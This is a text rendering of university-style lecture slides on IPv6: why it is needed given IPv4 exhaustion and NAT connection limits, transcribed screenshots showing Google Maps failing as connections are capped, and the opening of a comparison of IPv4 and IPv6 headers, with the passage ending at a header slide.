IPv6

Christian Grothoff
christian@grothoff.org
http://grothoff.org/christian/

“One of the chief factors that has prevented this transformation, though objectively it has been on the agenda for years, is the absence or the repression of the need for transformation, which has to be present as the qualitatively differentiating factor among the social groups that are to make the transformation.” – Herbert Marcuse

Overview

- Motivation for IPv6
- Key Differences between IPv4 and IPv6
- Security Considerations
- Infrastructure Migration
- Migrating Code to IPv6

Motivation

We're running out of IPv4 addresses:


- 32-bit
- Routing considerations limit use (CIDR, renumbering costs)
- Impact differs by geography (see RIR assignments)
- New services accelerate pace of address consumption (mobiles!)

US Federal Networks must be IPv6-capable since June 2008.

IPv4 Address Space Depletion


- IANA: depleted Feb 3rd 2011
- APNIC: in "final /8" policy since April 15th 2011 (/22-only now per LIR)
- RIPE: projected Dec 17th 2012
- LACNIC: projected Jul 31st 2014
- AFRINIC: projected May 15th 2014
- ARIN: projected June 8th 2018

IPv4/8s Allocations[1]



[1]According to `http://www.potaroo.net/`

IPv4/8s Advertisements[2]



[2]According to `http://www.potaroo.net/`


Other Reasons

- Many changes in details for IPv6
- Research $\neq$ KISS
- Can have advantages, but without address space issues nobody would think twice of adopting any of them

Mitigation Risks

- Using smaller address blocks will cause the global IPv4 routing table to grow in size
- Using NAT limits the number of parallel connections

Current IPv4 BGP Database[3]



[3]From `http://bgp.potaroo.net/`


Multiple connection applications

- Google maps opens about 70 parallel connections, iTunes as many as 300
- IPv4/NAT multiplexes users through the port range

$$\frac{64k \quad \texttt{ports}}{300 \quad \texttt{connections}} \approx 200 \quad \texttt{customers per ISP based NAT}$$

Multiple connection applications


Max 20 Connections


sfo - Google Maps - Mozilla Firefox
http://maps.google.com/
Web Images Maps News Shopping Gmail more
Saved Locations | Sign in | Help
sfo
Search Maps
Search the map Find businesses Get directions
Search Results My Maps
San Francisco Int'l Airport
Make this my default location
Print Send Link to this page
Street View Traffic Map Satellite Terrain
San Francisco Int'l Airport
Get directions: To here - From here
Search nearby - Save to My Maps
San Bruno
Millbrae
©2008 Google - Map data ©2008 NAVTEQ™ - Terms of Use

Source: Shin Miyakawa , Ph.D. NTT Communications Corporation

Multiple connection applications


Max 15 Connections


sfo - Google Maps - Mozilla Firefox
ファイル(F) 編集(E) 表示(V) 履歴(S) ブックマーク(B) ツール(T) ヘルプ(H)
http://maps.google.com/
Web Images Maps News Shopping Gmail more
Saved Locations | Sign in | Help
sfo
Search Maps
Search the map
Find businesses
Get directions
Search Results
My Maps
San Francisco Int'l Airport
Make this my default location
Print Send Link to this page
Street View Traffic Map Satellite Terrain
San Francisco Int'l Airport
Get directions: To here - From here
Search nearby - Save to My Maps
We are sorry, but we don't have maps at this zoom level for this region.
Try zooming out for a broader look.
mt3.google.com からデータを転送しています...

Source: Shin Miyakawa , Ph.D. NTT Communications Corporation

Multiple connection applications


Max 10 Connections


sfo - Google Maps - Mozilla Firefox
http://maps.google.com/
Web Images Maps News Shopping Gmail more
Saved Locations | Sign in | Help
sfo
Search Maps
Search the map Find businesses Get directions
Search Results My Maps
San Francisco Int'l Airport
Make this my default location
Street View Traffic Map Satellite Terrain
San Francisco Int'l Airport
Get directions: To here - From here
Search nearby - Save to My Maps
We are sorry, but we don't have maps at this zoom level for this region.
Try zooming out for a broader look.
San Bruno
javascript:void(0)

Source: Shin Miyakawa , Ph.D. NTT Communications Corporation

Multiple connection applications

Max 5 Connections


ページ読み込みエラー - Mozilla Firefox
ファイル(F) 編集(E) 表示(V) 履歴(S) ブックマーク(B) ツール(T) ヘルプ(H)
http://maps.google.com/
Google
完了

サーバが見つかりませんでした

maps.google.com という名前のサーバが見つかりませんでした。

- www.example.com を間違えて ww.example.com と入力するなど、アドレスを間違って入力していないか確認してください。
- 他のサイトも表示できない場合、コンピュータのネットワーク接続を確認してください。
- ファイアーウォールやプロキシでネットワークが保護されている場合、Firefox による Web アクセスが許可されているか確認してください。

再試行

Source: Shin Miyakawa , Ph.D. NTT Communications Corporation

The Business Case

- Access providers need more addresses than content providers, so they want to switch once their customers are willing
- Content providers need to deploy IPv6 before access providers can switch, but they don't need that many addresses (thanks to virtual hosting)

The Research Case

- Autoconfiguration, large sensor networks, 6LoWPAN (RFC 4919 & 4944): Routing Over Low power and Lossy networks
- Migration strategies (6over4, 6to4, Teredo, ISATAP, etc.)
- IPv6 multicast `http://www.videolan.org/`, `http://www-mice.cs.ucl.ac.uk/multimedia/software/`
- Moblile IPv6 (RFC 3775 & 4584)

Key Differences between IPv4 and IPv6


- Header
- Fragmentation
- Address Space
- QoS (not discussed today)

IPv6 Header


- Fixed length (40 bytes) $\Rightarrow$ more efficient
- Fewer fields $\Rightarrow$ more efficient
- No header error checking $\Rightarrow$ more efficient
- Fragmentation fields removed $\Rightarrow$ more efficient
- Aligned on 64-bit boundaries $\Rightarrow$ more efficient
- Extensible via extension header

IPv6 Header

